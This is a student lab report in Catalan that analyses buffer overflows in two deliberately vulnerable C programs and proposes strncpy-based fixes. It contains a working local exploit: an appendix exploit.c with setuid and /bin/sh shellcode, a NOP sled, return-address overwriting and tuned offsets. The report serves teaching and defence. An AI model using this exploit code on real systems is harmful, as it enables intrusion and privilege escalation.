

Universitat de Lleida

Exploits

Seguretat d'Aplicacions i Comunicacions - Grau en Enginyeria Informàtica

Pablo Fraile Alonso

7 de novembre de 2022

Índex

Índex de figures

1 Exploits 1

1.1 Enunciat

Donat el següent codi en C:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int SecurityCheck(char *pass)
{
    int retorna=0;
    return retorna;
}


void GrantAccess()
{
    printf("Granted!\n");
}

void DenyAccess()
{
    printf("Denied!\n");
}


int main(int argc, char *argv[])
{
  char buffer[2];
  int var = 0;

  var = SecurityCheck(argv[1]);

  strcpy(buffer,argv[1]);
  if (var != 0)
    GrantAccess();
  else
    DenyAccess();
}
```

Localitzeu aquells punts (línies) on hi hauria errors de programació o potencials punts d'exploits i digueu de cada punt:

1.2 Línies (línia) on hi ha l'error

A la línea 31, hi ha un strcpy on no es comprova si el buffer destí (*buffer*) es més gran que el buffer orígen (primer argument del programa → *argv[1]*). Per tant, podem corrompre el stack i cambiar valor per tal de trencar la llògica del programa. Tal i com ens adverteix el manual de strcpy:

> *Si la cadena de destinació d'un strcpy() no és prou gran, pot passar qualsevol cosa. Desbordar els buffers de longitud fixa és una tècnica de trencament per prendre el control complet de la màquina. Cada vegada que un programa llegeix o copia dades en una memòria intermèdia, primer s'ha de comprovar que hi ha prou espai. Això pot ser innecessari si es pot demostrar que el desbordament és impossible, però s'ha de tenir en compte que: els programes es poden canviar amb el temps, de maneres que poden fer possible l'impossible.*

1.3 Naturalesa de l'error

Tal i com s'ha explicat a la secció anterior, la naturalesa de l'error és un buffer overflow[1], el qual bé donat per el mal ús de la funció *strcpy()*.

1.4 Sería explotable per un atacant? Com ho seria?

Si que ho seria. El programa té com a màxim una longitud d'entrada de 1 caràcter (ja que si comptem la necessitat del fi de cadena (\0) i el buffer és de longitud 2 únicament ens queda un caràcter vàlid). Per tant:

- Si afegim una entrada de 2 caràcters (per exemple AA), el buffer no es desbordarà, però en cas de que els valors següents al buffer no fossin zeros, les funcions de la llibreria *string.h* no funcionarien correctament (per culpa de que no trobarien el fi de cadena després del 2n caràcter).

[1]Informació addicional a: Wikipedia [2]

- Si afegim una entrada de 3 o més caràcters, el buffer si que desbordarà, fent que escrigui fora del buffer.

Per tant, sabem que amb 3 o més caràcters estaríem desbordant el buffer, però, **on estaríem escrivint?**

En quin ordre es guarden les variables locals al stack frame depen de l'arquitectura i de les optimitzacions que afegeixi el compilador, per tant, l'única forma de saber on estem escrivint és:

1. Mirar el codi assemblador per tal de veure en quina part de la memòria s'escriuen les variables locals.

2. Corroborar el pas anterior amb gdb, mirant l'estat de la pila.

1.4.1 Analitzar el codi assemblador

Per tal de veure el codi assemblador, compilem l'arxiu .c amb la flag *-S* activada. Seguidament, analitzem el resultat per tal de saber quina variable anirà a continuació de *buffer*. Observem que:

- A la línia 5 del codi, la variable *var* es guarda al $esp - 28$.

- A la línia 18 del codi, la variable *buffer* es guarda al $esp - 26$.

```
1  main:
2  .LFB3:
3          ......
4          .loc 1 24 0
5          movl    $0, 28(%esp)
6          .loc 1 26 0
7          movl    12(%ebp), %eax
8          addl    $4, %eax
9          movl    (%eax), %eax
10         movl    %eax, (%esp)
11         call    SecurityCheck
12         movl    %eax, 28(%esp)
13         .loc 1 28 0
14         movl    12(%ebp), %eax
15         addl    $4, %eax
16         movl    (%eax), %eax
```

```
17          movl    %eax, 4(%esp)
18          leal    26(%esp), %eax
19          movl    %eax, (%esp)
20          call    strcpy
21          .......
```

Per tant, la variable *var* es troba després de *buffer*. Quan es desbordi *buffer*, els primers bytes de desbordament aniran a parar a la variable *var*. Un exemple de com es trobaria el stack frame seria la figura 1, i un exemple de desbordament seria el de la figura 2.



Figura 1: Stack Frame

1.4.2 Corroborar el desbordament amb gdb

Per tal de corroborar el desbordament amb gdb i veure que escrivim a la variable *var*, fiquem un *breakpoint* abans i després de la funció *strcpy*. Tal i com s'aprecia a la figura 3, l'input AAA desborda el buffer i escriu un caràcter (41) a la variable *var*.



Figura 2: Exemple gràfic del stack frame durant el desbordament

```
(gdb) r AAA
Starting program: /home/user/practica-facil/code AAA

Breakpoint 1, main (argc=2, argv=0xbffffb94) at code.c:28
28          strcpy(buffer, argv[1]);
Missing separate debuginfos, use: debuginfo-install glibc-2.12-1.7.el6.i686
(gdb) x/20x $esp
0xbffffac0:     0xbffffd0c      0x08048241      0x00cbfce0      0x00cbeff4
0xbffffad0:     0x08048490      0x08048340      0x0804849b      0x00000000
0xbffffae0:     0x08048490      0x00000000      0xbffffb68      0x00b4ecc6
0xbffffaf0:     0x00000002      0xbffffb94      0xbffffba0      0x001113d0
0xbffffb00:     0x08048340      0xffffffff      0x00b30fc4      0x08048241
(gdb) n
30          if (var == 0)
(gdb) x/20x $esp
0xbffffac0:     0xbffffada      0xbffffd0c      0x00cbfce0      0x00cbeff4
0xbffffad0:     0x08048490      0x08048340      0x4141849b      0x00000041
0xbffffae0:     0x08048490      0x00000000      0xbffffb68      0x00b4ecc6
0xbffffaf0:     0x00000002      0xbffffb94      0xbffffba0      0x001113d0
0xbffffb00:     0x08048340      0xffffffff      0x00b30fc4      0x08048241
(gdb)
```

Figura 3: Desbordament de la pila (GDB)

1.4.3 Conclusions del desbordament

Per tant, com a conclusió, veiem que si executem el codi amb els següents arguments:

```
$ ./code AAA
```

Es mostra l'output *Granted!* ja que es provoca un desbordament del buffer i l'última *A* s'escriu a l'espai de memòria corresponent a la variable *var* (fent que la comprovació de la línia 31 ($var \neq 0$) sigui verdadera i el programa ens garanteixi l'accés (figura 4)).

```
[root@centos6-32 practica-facil]# ./code BB
Denied!
[root@centos6-32 practica-facil]# ./code AAA
Granted!
```

Figura 4: Access Granted

1.5 Potencial solució

Una possible solució seria emprar la funció **strncpy**, que segons el manual ens diu:

> *La funció strncpy() és similar a strcpy, excepte que com a màxim es copien n bytes. Avís: si no hi ha cap byte nul entre els primers n bytes de src, la cadena col·locada a dest no tindrà una terminació nul·la.*

Cal recalcar que, aplicant aquest canvi, la funció main quedaria de la següent forma:

```
1  #define MAX_BUFFER 3
2  ...
3  int main(int argc, char *argv[])
4  {
5    char buffer[MAX_BUFFER];
6    int var = 0;
7
8    if (argc < 2) {
9      printf("Usage: ./code <string>\n");
10     return -1;
```

```
11    }
12    var = SecurityCheck(argv[1]);
13
14    strncpy(buffer, argv[1], MAX_BUFFER - 1);
15    buffer[MAX_BUFFER - 1] = 0;
16
17    if (var != 0)
18      GrantAccess();
19    else
20      DenyAccess();
21  }
```

S'ha definit la longitud del buffer com a 3 ja que s'ha donat per suposat que el programador volia que l'input màxim fos de 2 caràcters. Si es volgués acceptar únicament un caràcter la mida del buffer seria 2.

A més, s'ha decidit corroborar si existeix el primer argument, ja que, en la versió anterior, si s'executa el programa sense cap argument el programa mostraria un *segmentation fault*. Amb aquesta nova versió si no s'afegeix cap paràmetre mostra un error i si s'afegeix un o més paràmetres empra el primer i ignora els següents.

2 Exploits 2

2.1 Enunciat

Donat el següent codi en C:

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4
5
6  int search_config(char *argv, char *ptr)
7  {
8    char config_section[20];
9    strcpy(ptr, argv);
10   return 0;
11 }
12
13
14 int server(int ct, char **inputs, char *p)
15 {
16   char name[12];
17   char init[12], buff[42];
18   int tmp, i;
19   int ret1, ret2;
20
21   for (i=0; i<12; i++)
22     buff[i] = 0;
23
24   p = buff;
25   tmp = ct;
26
27   ret1 = search_config("init", init);
28   ret2 = search_config(p, buff);
29
30   /* Obtenir Params*/
31   for ( i=1; i<tmp; i++ ){
32       strcpy(p, inputs[i]);
33       printf("i = %d; p = %s; \n", i, p);
34
35       p += strlen(inputs[i]);
36       if ( i+1 != tmp )
37         *p++ = ' ';
```

```
38    }
39
40
41    printf("%s\n", buff);
42    return ret1 | ret2;
43  }
44
45
46  int main(int argc, char **argv)
47  {
48    char *ptr;
49
50    ptr = (char *)malloc(sizeof(char)*12);
51    search_config(argv[1], ptr);
52    server(argc, argv, ptr);
53
54    exit(0);
55  }
```

2.2 Línies (línia) on hi ha l'error

Podem trobar varies línies on hi ha errors de programació:

- Línia 51: Buffer Overflow al heap. Es fa una assignació[2] de memòria al heap de 12 bytes, i es copia el que hi hagi al primer argument del programa. Aquest argument pot tenir més de 12 bytes, cosa que ocasionarà un desbordament del buffer.

- Línia 32: Buffer Overflow al stack. S'empra strcpy on el buffer destí es de 42 bytes (que es el que refereix tant *buff* com *p*) i l'origen és, en el cas de la primera iteració, el primer argument del programa (que pot sobrepassar aquests 42 bytes).
  Igualment, tot i que el primer paràmetre no sigués superior a 42 bytes, mentre es compleixi aquesta inequació (on n és el nombre d'arguments):

$$(\sum_{i=1}^{n-1} strlen(argv[i])) + n - 1 > 42$$

  Es desbordarà el buffer.

[2]En anglès: *Allocation*

2.3 Naturalesa de l'error

La naturalesa dels dos errors és la mateixa que l'explicada a la secció 1.2. L'única diferència es que, en el cas de la vulnerabilitat relacionada amb el heap, la forma d'abordar un exploit és completament diferent[3]

2.4 Si aquest seria explotable per un atacant i com ho seria

Si que seria explotable per un atacant. En aquest cas, el que es pot fer és crear un argument d'entrada que contingui un payload (en el nostre cas a la secció 2.4 serà un shellcode) i una adreça de retorn, per tal de sobreescriure l'adreça de retorn *normal* del programa i canviar-la per la que conté el payload.

2.5 Proveu d'explotar-lo (fent servir exploit.c)

A partir de GDB es va observar la longitud dels arguments per tal de sobreescriure l'adreça de retorn, i es va calcular que havia de ser de **78 bytes**.

2.5.1 Perquè no es pot explotar emprant exploit.c

Tal i com s'ha explicat a la secció 2.4, la longitud del payload havia de ser de 78 bytes, però, pel propi funcionament de *exploit.c*, generar-lo llença un segmentation fault (irònicament, desborda el buffer (figura 5)).

La solució a aquest problema és crear el payload ajustat a les nostre necessitats (78 bytes màxim).

2.5.2 Creació del exploit

Després de prova i error, es va arribar a un payload on hi havia:

- 17 NOP's.
- 54 Bytes de shellcode.
- 8 Bytes (2 adreçes) de retorn.

[3]Per més informació, consultar la Wikipedia [3]



Figura 5: Algorisme per a crear un payload de *exploit.c*

Teòricament amb una adreça de retorn hauria de bastar, però com amb gdb es va comprovar que el payload era correcte i que saltava als NOP's, es va continuar amb aquesta combinació.
El nou codi de *exploit.c* es pot veure a l'ànnex (secció 2.6) o bé al repositori de github.

2.5.3 Problema 1: Flags

Un dels problemes que van sorgir va ser que, amb gdb, es mostrava correctament l'adreça de salt al backtrace (és a dir, el payload era correcte) però únicament funcionava quan s'executava la següent instrucció manualment [4]. Aquest problema es va solucionar afegint les flags *-fomit-frame-pointer* i *-Os* a l'hora de compilar el codi.

Arrel d'aquestes *flags* de compilació, es va decidir afegir un nou paràmetre anomenat offset a *exploit.c*, per tal d'anar *"jugant"* amb l'adreça de retorn (ja que, al aplicar -Os, el binari es reduïa i per tant les adreces es movien depenent de si activava el flag o no). **El offset recomanat (i que ha funcionat a la meva màquina on el codi es trobava a */home/user/practico/*) és de 70.** Si no funciona amb 70, l'usuari que vulgui explotar el codi pot fer un script que vagi provant valors d'offset.

2.5.4 Problema 2: Instruction Error

Tot i arreglar el problema de la secció 2.5.2, el codi continuava enviant la senyal SIGSEGV (*segmentation fault*) quan es passava per paràmetre el payload correcte.

Es va analitzar amb gdb, i es va observar que la backtrace i la memòria era correcta, però que en el moment d'executar el *printf* de la línia 41, hi havia una instrucció que movia el contingut del registre EDI al registre EBP. Aquest canvi al registre, feia que s'intentés accedir a una localització de memòria invàlida i, per tant, es llençava un SIGSEGV.

Una possible solució va ser executar el codi sempre amb gdb, ignorant la senyal SIGSEGV i, així, podent saltar aquella instrucció i començar a

[4] comanda *ni* a gdb

executar el shellcode. Aquesta opció funcionava però no permetia escalar privilegis[5].

Finalment, es va decidir investigar més a fons que era el registre EDI i perquè provocava el segmentation fault en el nostre cas. El canal de FlipTheBit [1] assegura que el registre EDI és l'encarregat de guardar la destinació en operacions d'entrada i sortida, per tant, si s'eliminaven totes aquestes operacions es podria corroborar si aquest havia estat el problema o no. Un cop eliminats tots els *printf*, es va executar el codi amb el payload i es va obtenir una shell.

Per saber si la culpa era d'únicament un *printf*, es van anar afegint al codi, fins que es va trobar que el que provocava la fallada era el de la línia 41. Per tant, es va decidir mirar el codi assemblador i es va veure que, com gcc detectava un patró conegut (imprimir una string) executava puts i no la funció printf. En canvi, si s'afegia un espai entre el punter i el \n, no detectava aquest patró i cridava a printf (fent així que funcionés correctament el exploit) (figura 6).



Figura 6: Puts vs printf assembly

Per tant, la solució va ser des-habilitar les optimitzacions a la funció printf, amb la flag *-fno-builtin-printf*.

[5]Si es vol veure el codi d'aquesta opció, es pot consultar aquesta branca del repositori

2.5.5 Conclusió

Com a conclusió, es pot afirmar que el mal ús de strcpy ens ha permès crear un exploit per tal d'executar un shellcode. Tot i que s'ha hagut de deshabilitar les proteccions de la pila de linux i algunes optimitzacions de gcc, en un cas real aquestes proteccions es poden intentar edulir (amb tècniques com per exemple ROP i stack pivoting).

2.6 Potencial solució

Una potencial solució es emprar la mateixa funció (strncpy) que a la secció 1.4.3. En aquest cas, també considerarem que el programador no va tindre en compte els indicadors de final de cadena (\0) i per tant els buffers seran sempre un byte més grans que a la versió inicial.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4
5
6  /* 43 (42 + 1 for the \0) */
7  #define MAX_BUFF_LENGTH 43
8  /* 13 (12 + 1 for the \0) */
9  #define MAX_MALLOC_LENGTH 13
10
11 void safe_strcpy(char *dest, char *src, int s)
12 {
13   strncpy(dest, src, s - 1);
14   dest[s - 1] = 0;
15 }
16
17 int search_config(char *argv, char *ptr, int length_ptr)
18 {
19   char config_section[20];
20   safe_strcpy(ptr, argv, length_ptr - 1);
21   return 0;
22 }
23
24
25 int server(int ct, char **inputs, char *p)
26 {
27   char name[12];
```

```
28   char init[12], buff[MAX_BUFF_LENGTH];
29   int tmp, i;
30   int ret1, ret2;
31   int next_size;
32
33   for (i=0; i<12; i++)
34     buff[i] = 0;
35
36   p = buff;
37   tmp = ct;
38
39   ret1 = search_config("init", init, 5);
40   ret2 = search_config(p, buff, MAX_BUFF_LENGTH);
41
42   /* Obtenir Params*/
43   for ( i=1; i<tmp; i++ ){
44       safe_strcpy(p, inputs[i], MAX_BUFF_LENGTH);
45       printf("i = %d; p = %s; \n", i, p);
46
47       /* Check if next iteration will overflow the buffer */
48       if (i + 1 < tmp) {
49         /* next buffer size should be: actual buffer len +
50         space + next word + \0 */
51         next_size = strlen(p) + 1 + strlen(inputs[i + 1]) + 1;
52         if (next_size > MAX_BUFF_LENGTH)
53           break;
54       }
55
56       p += strlen(inputs[i]);
57       if ( i+1 != tmp )
58         *p++ = ' ';
59   }
60
61
62   printf("%s\n", buff);
63   return ret1 | ret2;
64 }
65
66
67 int main(int argc, char **argv)
68 {
69   char *ptr;
70
71   if (argc < 2) {
```

```
72      printf("Usage: ./code <arguments>\n");
73      return -1;
74    }
75
76    ptr = (char *)malloc(sizeof(char)*MAX_MALLOC_LENGTH);
77    search_config(argv[1], ptr, MAX_MALLOC_LENGTH);
78    server(argc, argv, ptr);
79
80    exit(0);
81  }
```

A Annex: Codi de exploit.c

```
1  #include <unistd.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <signal.h>
5  #include <stdio.h>
6
7  #define PAYLOAD_SIZE 78
8  #define NOP_QUANTITY 17
9
10 char shellcode[] =
11   "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
12   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
13   "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
14   "\x80\xe8\xdc\xff\xff\xff/bin/sh";
15
16 /* Small function to retrieve the current esp value (only works locally) */
17 unsigned long get_sp (void)
18 {
19   __asm__ ("movl %esp, %eax");
20 }
21
22 int main (int argc, char *argv[1])
23 {
24   int i;
25   unsigned int return_address, *addr_ptr;
26   char *payload, *ptr;
27
28   /* Check correct usage */
29   if (argc != 2) {
30      fprintf(stderr, "Usage: ./exploit <offset>\n");
31      return -1;
32   }
33
34   /* Calculate the return address */
35   return_address = get_sp();
36   return_address -= atoi(argv[1]);
37   fprintf(stderr, "Returning address: 0x%x\n", return_address);
38   payload = (char *) malloc (PAYLOAD_SIZE);
39
40   /* Add NOP's */
41   for (i = 0; i < NOP_QUANTITY; i++) {
```

```
42        payload[i] = '\x90';
43    }
44
45    /* Add the shellcode (54 bytes) */
46    ptr = payload + NOP_QUANTITY;
47    for (i = 0; i < strlen(shellcode); i++) {
48        *(ptr++) = shellcode[i];
49    }
50
51    /* Finally add the return address */
52    addr_ptr = (unsigned int *) ptr;
53    for (i = 0; i < 2; i++) {
54        *(addr_ptr++) = return_address;
55    }
56
57    /* Execute */
58    execl("./code", "code", payload, NULL);
59    free (payload);
60    return 0;
61 }
```

B Bibliografia

Referències

[1] FlipTheBit. *Buffer Overflow 101: Ep 1 - x86 Memory Fundamentals*. Des. de 2021. URL: https://www.youtube.com/watch?v=_D8eLCmlrS8 (cons. 01-11-2022).

[2] Wikipedia. *Buffer overflow*. URL: https://en.wikipedia.org/wiki/Buffer_overflow (cons. 26-10-2022).

[3] Wikipedia. *Heap overflow*. URL: https://en.wikipedia.org/wiki/Heap_overflow (cons. 28-10-2022).